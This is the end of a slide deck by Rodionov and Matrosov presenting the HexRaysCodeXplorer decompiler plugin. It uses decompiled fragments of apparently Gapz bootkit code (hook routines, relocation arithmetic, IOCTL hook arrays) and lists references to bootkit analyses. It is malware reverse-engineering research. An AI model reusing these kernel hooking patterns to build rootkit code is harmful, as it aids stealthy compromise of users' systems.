    int (*get_some_code)(void); // edi@1
    STRUCT_IPL_THREAD_2_3 *v5; // eax@1
    int v6; // eax@1
    STRUCT_IPL_THREAD_1 *v7; // ST0C_4@1

    v2 = a2->proc_buffer;
    _self_buffer = self_buffer;
    get_some_code = (&self_buffer[0x36].field8 + -self_buffer->free_proc_buff_3 + 3);
    a2->proc_buffer->alloc_mem(a2->proc_buffer, &self_buffer, 40, 0);
    v5 = self_buffer;
    a2->proc_buff_3 = self_buffer;
    v5->self_buffer_3 = _self_buffer;
    self_buffer->free_proc_buff_3 = _self_buffer - *self_buffer + 0x112F;
    self_buffer->DPC_interlocked_get_dword_9 = _self_buffer - *self_buffer + 0xAA7;
    self_buffer->hook_routine = _self_buffer + 0xAF0 - *self_buffer;
    self_buffer->unhook = _self_buffer + 0xF74 - *self_buffer;
    self_buffer->_disasm = _self_buffer + 0x388 - *self_buffer;
    self_buffer->disasm = self_buffer->_disasm;
    v6 = get_some_code();
    v7 = a2;
    self_buffer->some_code_part_3 = v6; // D2B7
    (v2->replace_dword)(_self_buffer + 32, *(_self_buffer + 12), 0BBBBBBBB, v7);
    return 0;
}
```



HexRaysCodeXplorer: Virtual Methods

- Hex-Rays decompiler plugin is used to navigate through the virtual methods



```

a2->bull_unload_hook = (global_struct->proc_buff_3->hook_routine)(
    v9,
    NullUnload,
    a2->Null_unload_hook,
    v9,
    v9,
    v9,
    v9);

```

cast
ea: 27C6F
int (__stdcall *)(int, int, int, int, int, int, int)

var.4 v9
ea: 27C6E
int

r.4 NullUnload
: 27C6D
t

memptr.4 (m=28)
ea: 27C6A
int

var.4 v9
ea: 27C69
int

var.4 v9
ea: 27C68
int

var.4 v9
ea: 27C67
int

var.4 v9
ea: 27C66
int

memptr.4 (m=12)
ea: 27C6F
int

memptr.4 (m=8)
ea: 27C63
STRUCT_IPL_THREAD_2_3 *

var.4 global_struct
ea: FFFFFFFF
STRUCT_IPL_THREAD_1 *

var.4 a2
STRUCT_IPL_THREAD_2_11 *

DEMO



HexRaysCodeXplorer: Object Type REconstruction

- Hex-Rays's *ctree* structure may be used to partially reconstruct object type based on its initialization routine (constructor)
- Input:
 - ✓ pointer to the object instance
 - ✓ object initialization routine entry point
- Output:
 - ✓ C structure-like object representation

HexRaysCodeXplorer: Object Type REconstruction


- Hex-Rays's *ctree* structure may be used to partially reconstruct object type based on its initialization routine (constructor)
- Input:
 - ✓ pointer to the object instance
 - ✓ object initialization routine entry point
- Output:
 - ✓ C structure-like object representation

HexRaysCodeXplorer: Object Type REconstruction

➤ `citem_t` objects to monitor:

- ✓ `memptr` ✓ `call (LOBYTE, etc.)`
- ✓ `idx`
- ✓ `memref`

```
a2->IoControlCode_HookArray[1] = 0xFFDC243F;  
a2->IoControlCode_HookDpc[2] = v4 + 1524 - *v4;  
a2->IoControlCodeSubCmd_Hook[2] = 12;  
a2->IoControlCode_HookArray[2] = 0xFFDC2437;  
a2->IoControlCode_HookDpc[3] = v4 + 1586 - *v4;  
a2->IoControlCodeSubCmd_Hook[3] = 2;  
a2->IoControlCode_HookArray[3] = 0xFFDC240B;  
a2->IoControlCode_HookDpc[4] = v4 + 1659 - *v4;  
a2->IoControlCodeSubCmd_Hook[4] = 13;  
a2->IoControlCode_HookArray[4] = 0xFFDC243B;  
a2->IoControlCode_HookDpc[5] = v4 + 1726 - *v4;  
a2->IoControlCodeSubCmd_Hook[5] = 3;  
a2->IoControlCode_HookArray[5] = 0xFFDC240F;  
a2->IoControlCode_HookDpc[6] = v4 - *v4 + 1799;  
a2->IoControlCodeSubCmd_Hook[6] = 10;  
a2->IoControlCode_HookArray[6] = 0xFFDC242F;
```



DEMO




<http://REhints.com>

Follow us on twitter and github:

- ✓ @REhints
- ✓ <https://github.com/REhints>

Beta testing will be open in July

- ✓ send request to info@REhints.com



References

✓ **Gapz and Redyms droppers based on Power Loader code**

<http://www.welivesecurity.com/2013/03/19/gapz-and-redyms-droppers-based-on-power-loader-code/>

✓ **Mind the Gapz: The most complex bootkit ever analyzed?**

<http://www.welivesecurity.com/wp-content/uploads/2013/04/gapz-bootkit-whitepaper.pdf>

✓ **Modern Bootkit Trends: Bypassing Kernel-Mode Signing Policy**


<http://go.eset.com/us/resources/white-papers/Rodionov-Matrosov.pdf>

✓ **Defeating Anti-Forensics in Contemporary Complex Threats**

http://go.eset.com/us/resources/white-papers/Matrosov_Rodionov_VB2012.pdf

✓ **Bootkit Threats: In-Depth Reverse Engineering & Defense**

http://www.welivesecurity.com/wp-content/media_files/REcon2012.pdf





Thank you for your attention!

Eugene Rodionov
@vxradius

Aleksandr Matrosov
@matrosov